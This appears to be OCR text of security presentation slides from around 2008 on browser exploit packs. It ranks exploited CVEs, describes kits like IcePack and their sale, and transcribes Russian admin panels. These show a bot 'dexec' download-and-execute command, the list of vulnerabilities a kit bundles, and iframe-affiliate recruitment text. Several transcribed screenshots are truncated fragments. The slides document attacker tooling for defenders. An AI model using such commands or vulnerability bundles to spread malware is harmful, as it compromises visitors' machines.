
Most Prevalent Web Browser Exploits




Rank and Name	Type	Vulnerability Disclosure	First Public Exploit
1. MDAC RDS.Dataspace ActiveX object code execution (CVE-2006-0003)	Browser (ActiveX)	4/11/2006	7/24/2006
2. RealNetworks RealPlayer IERPCtl ActiveX buffer overflow (CVE-2007-5601)	Browser (ActiveX)	10/18/2007	11/26/2007
3. Microsoft Internet Explorer WebViewFolderIcon ActiveX object code execution (CVE-2006-3730)	Browser (ActiveX)	7/18/2006	9/26/2006
4. Apple Quicktime RTSP URL buffer overflow (CVE-2007-0015)	Multimedia	1/1/2007	1/3/2007
5. Microsoft Internet Explorer DirectAnimation keyframe buffer overflow (CVE-2006-4777)	Browser (ActiveX)	9/13/2006	9/13/2006

Table 6: Most Prevalent Web Browser Exploits, H1 2008

Plug-in Exploitation Example




Plug-in Exploitation Example



Attackers Want Your Websites

- Mass SQL injection attacks this year
- ASP→ColdFusion→MySQL
- Plant scripts, iFrames, etc. to infect your customers




Future Implications

- Toolkit makers can’t yet sustain the cost of original research
- Use of public exploits means that toolkits are easy to detect
- What would happen if we took away public exploit information?

THE ATTACK TOOLS & METHODOLOGIES

Popular drive-by-download exploit packs

- WebAttacker2
- Mpack
- IcePack
  - Localized to French in May 2008
- Firepack
- Neosploit
- Black Sun
- Cyber Bot



[Статистика:]

Имя компьютера	Текущая HTTP-команда	IP-адрес	Backdoor-порт	Последнее подключение	Действие
Cytech	dexec [redacted]bsun.exe	127.0.0.1	31337	18:31:28 06.04.2007	подключиться удалить
WRK-90EACAB6816wrk	dexec [redacted]bsun.exe	127.0.0.1	2121	14:39:47 09.04.2007	подключиться удалить


[Установить команду ботам:]

Введите имя бота (символ "*" - всем ботам сразу)

Pour: Au total

Visiteurs	
Internet Explorer 6.0 :	103
Firefox 2.0.0 :	47
Internet Explorer 7.0 :	33
Mozilla 5.0 :	12
Firefox 2.0 :	5
Firefox 1.5.0 :	3
Opera 9.22 :	2
Firefox 1.0 :	1
Mozilla 4.0 :	1
Internet Explorer 5.5 :	1
Opera 9.21 :	1
Opera 9.23 :	1

Multipackage 0.2 (looks like modified TrafficPro)



Статистика работы эксплойта (версия 0.2)

Панель администрирования эксплойтом

Операционные системы

Сводная статистика по трафику

Linux
Mac OS
PowerP
Unknow
Window
Window
Window
Window
Window
Window
Window

Статистика работы эксплойта (версия 0.2)

Панель администрирования эксплойтом

Статистика по географии пользователей

Название страны (региона)	Флаг	Всего	Атаковано
Unknown [--]	??	64	3
Europe [EU]		1	0
Austria [AT]		5	0
Bulgaria [BG]		1	0
Bahrain [BH]		1	0
Canada [CA]		2	0
Switzerland [CH]		9	
China [CN]		1	
Czech Republic [CZ]		1	
Germany [DE]		1429	
Denmark [DK]		2	
Egypt [EG]		2	
Spain [ES]		7	
France [FR]		1	
United Kingdom [GB]		4	
Hungary [HU]		1	
Ireland [IE]		2	

Статистика по географии пользователей

Название страны (региона)	Флаг	Всего	Атаковано
Israel [IL]		2	0
Italy [IT]		1	0
Japan [JP]		4	0
Kuwait [KW]		1	0
Luxembourg [LU]		2	0
Mexico [MX]		1	0

Справочное руководство по администрированию эксплойтом

Настоящий эксплойт состоит из нескольких уязвимостей для браузеров Internet Explorer под Windows:


1. **MS03-11** - уязвимость в Microsoft Java Virtual Machine;
2. **MS06-014** - уязвимость в ActiveX компоненте Microsoft Data Access (или "MDAC-уязвимость");
3. **MS06-044** - уязвимость в Microsoft Management Console (MMCNDMGR.DLL);
4. **MS07-017** - уязвимость в Microsoft GDI (ошибка при обработке файлов *.ANI);
5. **MS07-055** - уязвимость в Kodak Image Viewer;
6. **Yahoo! ActiveX GetFile()** - уязвимость в методе GetFile() Yahoo! Messenger (8.1.0.421) CYFT FT60.DLL;
7. **QuickTime ActiveX stack overflow** - переполнение буфера в компоненте Apple QuickTime.

IcePack

- First appeared in July 2007
- Two versions of IcePack
  - Basic Version “IcePack Lite Edition” (only has exploits for MS06-014 and MS06-006) and sold for $30
  - Advanced version “IcePack Platinum Edition”, sold for around $400
- Produced by “IDT Group” in Russian (now translated to English and French)
- Also has “iframer” functions
  - Used to redirect Web pages with iframes fields to IcePack
- /admin/license
  - Licensed on a per-website basis – “ERROR: Invalid License”

Iframer Competition

- Selling or leasing exploit code and attack delivery platforms
  - Outright purchase of the attack engine, with subscription updates
  - Weekly-rental schemes of attack platforms
  - Pay-per-visit or pay-per-infection schemes as simple as Google advertising



Здравству

Навигаци
- На глав
- О нас
- Новост
- Наши п
- Вопрос
- Остави
- Мой оф
- Пресс-
- Конта

Автори
Логин
Парол
Запом
Войт

На

Ваше м
сколь
платит
● 100-
○ 300-5
○ 500-1
○ и бол

Наконец мы запускаемся в
режиме.

О проекте

Ищите ЛЕГКИЙ и БЫСТРЫЙ способ заработать в интернете? Начните зарабатывать с нами прямо сейчас!!! Всего лишь две минуты вашего времени, и вы превратите ваш трафик в реальные деньги! Зачем тратить силы на бесконечные партнерские программы? Присоединяйтесь к нам, и Вы будете иметь стабильный доход каждый … потеряв при этом посетителей! Мы не будем обещать … горы. Наша работа – помогать вам использовать …шего трафика самым выгодным образом. Еще больше …же объемах трафика – это реально. Попробуйте, и вы … нами!
…абатывать серьезные деньги вместе!

…желающий может присоединится к нам! Для этого …но:

…ь в своем распоряжении хотя бы один сайт;
…ГИСТРИРОВАТЬСЯ на сайте http://iframebiz.com
…естить короткий (в 1 строку) iframe код на станицах ваших …ов;
…ь возможность получать деньги хотя бы через одну из …ежных систем: Fethard, Webmoney, Wire, E-gold, Western Union (WU), MoneyGram и Epassporte

